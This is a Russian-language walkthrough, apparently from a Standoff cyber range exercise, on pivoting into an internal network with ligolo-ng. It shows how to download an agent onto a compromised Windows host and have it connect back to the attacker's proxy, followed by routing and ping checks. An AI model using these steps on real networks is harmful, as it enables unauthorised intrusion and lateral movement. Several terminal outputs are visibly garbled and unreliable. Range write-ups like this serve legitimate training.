## Проброс сетевого трафика (Standoff)

Опустим шаги подключения и получения первичного доступа P.S. первичный доступ был получен через VPN конфиг (фишинг бот опять сломался) и VPN был отключен после установки агента

1. Проверим работу ping на внутренний хост 10.154.13.70

```
(kali⊕ kali)-[~/Desktop/Standoff_HTE]

$ ping 10.154.13.70

PING 10.154.13.70 (10.154.13.70) 56(84) bytes of data.

^C

— 10.154.13.70 ping statistics —

6 packets transmitted, 0 received, 100% packet loss, time 5118ms
```


- 2. Настроим интерфейс для ligolo
- 2.1 sudo ip tuntap add user kali mode tun ligolo /// создаем туннель с именем ligolo
  - 2.2 sudo ip link set ligolo up /// поднимаем линк

```
(kali® kali)-[~/Desktop/Standoff_HTE]
$ sudo ip tuntap add user kali mode tun ligolo
[sudo] password for kali:

(kali® kali)-[~/Desktop/Standoff_HTE]
$ sudo ip link set ligolo up
```

- 3. Запустим ligolo
- 3.1 переходим в директорию с прокси ligolo для нашей ОС (linux в данном случае)
  - 3.2 запускаем с помощью ./proxy –selfcert

- 4. Получив первичный доступ, установим на машину внутри сети агент ligolo-ng и запустим его:
  - 4.1 Запустим http server
  - 4.2 С помощью команды iwr –ru ..... –o aaag.exe установим агент
  - 4.3 Проверяем что все установилось
- 4.4 Запуск агента .\aaag.exe –connect 10.127.246.243:11601 –ignore-cert /// айпи полученный после подключения VPN standoff, порт стандартный для ligolo



5. Получаем сессию в ligolo

6. Запускаем туннель и проверяем ір адрес машины которая подключилась к нам

7. Теперь нужно настроить route для интерфейса с помощью команды sudo ip route 10.154.12.0/23 dev ligolo /// взят другой ip для покрытия двух сетей (PS route 10.154.13.0/24 также будет работать, route 10.154.13.32/27 не увидит машину которую пингуем, но работает с 10.154.13.46)

```
(kali@ kali) -[~/Desktop/Standoff_HTE]

-(kali@ kali) -[-/Desktop/Standoff_HTE]

-(sping 10.154.13.46 (10.154.13.46) 56(84) bytes of data.

4 bytes from 10.154.13.46: (long.seq-2 titl-64 time-115 ms
4 bytes from 10.154.13.46: (long.seq-2 titl-64 time-116 ms
4 bytes from 10.154.13.46: (long.seq-2 titl-64 time-114 ms
5 packets transmitted, 4 received, 9K packet loss, time 3005ms
5 tim/bay/Bay/Mode - 114.23/117.260/124.01/31/317.260/124.01/31/317.260/124.01/31/317.260/124.01/31/317.260/124.01/31/317.260/124.01/31/317.260/124.01/31/317.260/124.01/31/317.260/124.01/31/317.260/124.01/31/317.260/124.01/31/31/32/27 dev ligolo

-(kali@kali)-[~/Downloads]
5 suids ip route add 10.154.13.32/27 dev ligolo

-(kali@kali)-[~/Downloads]
5 suids ip route del 10.154.13.32/27 dev ligolo

-(kali@kali)-[~/Downloads]
5 suids ip route del 10.154.13.32/27 dev ligolo

-(kali@kali)-[~/Downloads]
```

8. Проверяем пинг до 10.154.13.70

```
(kali@ kali)-[~/Desktop/Standoff_HTE]
$ ping 10.154.13.70 (10.154.13.70) 56(84) bytes of data.
64 bytes from 10.154.13.70: icmp_seq=1 ttl=64 time=137 ms
64 bytes from 10.154.13.70: icmp_seq=2 ttl=64 time=140 ms
64 bytes from 10.154.13.70: icmp_seq=3 ttl=64 time=148 ms
64 bytes from 10.154.13.70: icmp_seq=4 ttl=64 time=144 ms
64 bytes from 10.154.13.70: icmp_seq=5 ttl=64 time=176 ms
64 bytes from 10.154.13.70: icmp_seq=5 ttl=64 time=175 ms
67 c

— 10.154.13.70 ping statistics —
6 packets transmitted, 6 received, 0% packet loss, time 5004ms
67 rtt min/avg/max/mdev = 115.134/143.411/176.471/18.086 ms
```

9. Для наглядности отключимся от агента и проверим еще раз пинг (не работает)

